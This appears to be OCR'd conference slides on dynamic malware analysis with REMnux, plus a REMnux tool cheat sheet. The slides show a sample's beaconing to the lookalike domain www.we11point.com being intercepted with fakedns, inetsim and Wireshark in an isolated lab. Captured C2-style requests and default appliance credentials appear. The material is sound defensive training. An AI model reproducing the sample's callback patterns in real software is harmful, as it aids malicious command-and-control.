
Explore Network Interactions

- `renew-dhcp`: Renew IP address after switching the VM’s network
- `fakedns`: Respond to DNS queries with IP of the REMnux VM
- `wireshark`: Monitor network traffic
- `inetsim`: Simulate common services, such as HTTP and HTTPS

Infect a Windows lab system with sample.exe on the same isolated network as the REMnux VM.




```
remnux@remnux:~$ fakedns

fakedns:: dom.query. 60 IN A 192.168.128.133

Response: www.wellpoint.com -> 192.168.128.133

```



```
remnux@remnux:~$ wireshark &
[1] 3555
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory:      /var/log/inetsim/
Using data directory:     /var/lib/inetsim/
Using report directory:   /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing con
Configurati
=== INetSim
Session ID:
Listening o
Real Date/T
Fake Date/T
 Forking se
  * http_80_tcp - started (PID 3635)
  * pop3_110_tcp - started (PID 3639)
  * ftps_990_tcp - started (PID 3642)
  * smtp_25_tcp - started (PID 3637)
  * smtps_465_tcp - started (PID 3638)
  * https_443_tcp - started (PID 3636)
  * ftp_21_tcp - started (PID 3641)
  * pop3s_995_tcp - started (PID 3640)
 done.
Simulation running.
```

Your Windows VM should point to your REMnux VM as its default gateway and DNS server.



```
o.   Time          Source                    Destination        Protocol  Length Info
 596 53.903559942 fe80::20c:29ff:fe44…  ff02::2            ICMPv6      70 Router Solicitation from 00:0c:29:44:25:f
 597 55.272530635 192.168.128.130          192.168.128.133    TCP         66 49944 → 443 [SYN] Seq=0 Win=65535 Len=0 M
 598 55.272559800 192.168.128.133          192.168.128.130    TCP         66 443 → 49944 [SYN, ACK] Seq=0 Ack=1 Win=64
 599 55.272874663 192.168.128.130          192.168.128.133    TCP         60 49944 → 443 [ACK] Seq=1 Ack=1 Win=262144
 600 55.272907077 192.168.128.130          192.168.128.133    HTTP       454 POST /view.asp?cookie=qrfxgbctypzvdub-156
 601 55.272913930 192.168.128.133          192.168.128.130    TCP         54 443 → 49944 [ACK] Seq=1 Ack=401 Win=64128
 602 55.281050304 192.168.128.133          192.168.128.130    TCP         54 443 → 49944 [RST, ACK] Seq=1 Ack=401 Win=
 603 55.287169709 192.168.128.130          192.168.128.133    TCP         66 49945 → 443 [SYN] Seq=0 Win=65535 Len=0 M
 604 55.287195282 192.168.128.133          192.168.128.130    TCP         66 443 → 49945 [SYN, ACK] Seq=0 Ack=1 Win=64
 605 55.287553220 192.168.128.130          192.168.128.133    TCP         60 49945 → 443 [ACK] Seq=1 Ack=1 Win=262144
 606 55.287581509 192.168.128.130          192.168.128.133    HTTP       243 GET /photo/qrfxgbctypzvdub-1563841233.jpg
 607 55.287589214 192.168.128.133          192.168.128.130    TCP         54 443 → 49945 [ACK] Seq=1 Ack=190 Win=64128
 608 55.296084771 192.168.128.133          192.168.128.130    TCP         54 443 → 49945 [RST, ACK] Seq=1 Ack=190 Win=
```

```
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface ens33, id 0
Ethernet II, Src: VMware_44:25:fb (00:0c:29:44:25:fb), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
```

```
000  ff ff ff ff
010  08 00 06 04
```

Wireshark · Follow TCP Stream (tcp.stream eq 23) · ens33

```
GET /photo/qrfxgbctypzvdub-1563841233.jpg?vid=502296 HTTP/1.1
User-Agent: Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+SV1)
Host: www.we11point.com:443
Cache-Control: no-cache
```

Key takeaways from this section:

This Sample

- The behavior confirmed the role of the domain name and User-Agent.
- We also observed the full URL and additional HTTP details.

Techniques in General

- Simulate the services needed by the sample in your isolated, controlled lab.
- Redirect and intercept network connections.
- Validate earlier theories and identify additional behaviors.

RSAConference2021


Next Steps for You

Apply what you've learned today:

- Get a copy of REMnux and start experimenting with its tools.
- Review the categorized tool listing at docs.remnux.org.
- Download these materials and review them: https://dfir.to/malware-analysis-linux
- Consider recreating these steps in your lab; to get a copy of the malware sample, email me at rsac@zeltser.com.
- Keep experimenting with other malware samples.

For further learning opportunities:

- Watch my earlier RSA talk on malware analysis, which focused on Windows-based tools: https://youtu.be/20xYpxe8mBg
- Repeat the steps demonstrated in that talk.
- Review my malware analysis-cheat sheets, including the one about REMnux: https://zeltser.com/cheat-sheets



REMNUX USAGE TIPS FOR MALWARE ANALYSIS ON LINUX

This cheat sheet outlines some of the commands and tools for analyzing malware using the REMnux distro.

Get Started with REMnux

Get REMnux as a virtual appliance, install the distro on a dedicated system, or add it to an existing one.

Review REMnux documentation at docs.remnux.org.

Keep your system up to date by periodically running "remnux upgrade" and "remnux update".

Become familiar with REMnux malware analysis tools available as Docker images.

Know default logon credentials: remnux/malware

Reverse-Engineer Linux Binaries

Static Properties: trid, exiftool, pyew, readelf.py

Disassemble/Decompile: ghidra, cutter, objdump, r2

Debugging: edb, gdb

Behavior Analysis: ltrace, strace, frida, sysdig, unhide

Investigate Other Forms of Malicious Code

Android: apktool, droidlysis, androgui.py, baksmali, dex2jar

Java: cfr, procyon, jad, jd-gui, idx_parser.py

Python: pyinstxtractor.py, pycdc

JavaScript: js, js-file, objects.js, box-js

Shellcode: shellcode2exe.bat, scdbg, xorsearch

PowerShell: pwsh, base64dump

Hashes: malwoverview.py, nsrllookup, Automater.py, vt, virustotal-search.py

Files: yara, scalpel, bulk_extractor, ioc_writer

Other: dexray, viper, time-decode.py

Other Analysis Tasks

Memory Forensics: vol.py, vol3, linux_mem_diff.py, aeskeyfind, rsakeyfind, bulk_extractor

File Editing: wxHexEditor, scite, code, xpdf, convert

File Extraction: 7z, unzip, unrar, cabextract

Use Docker Containers for Analysis

Thug Honeyclient: remnux/thug

JSDetox JavaScript Analysis: remnux/jsdetox

Rekall Memory Forensics: remnux/recall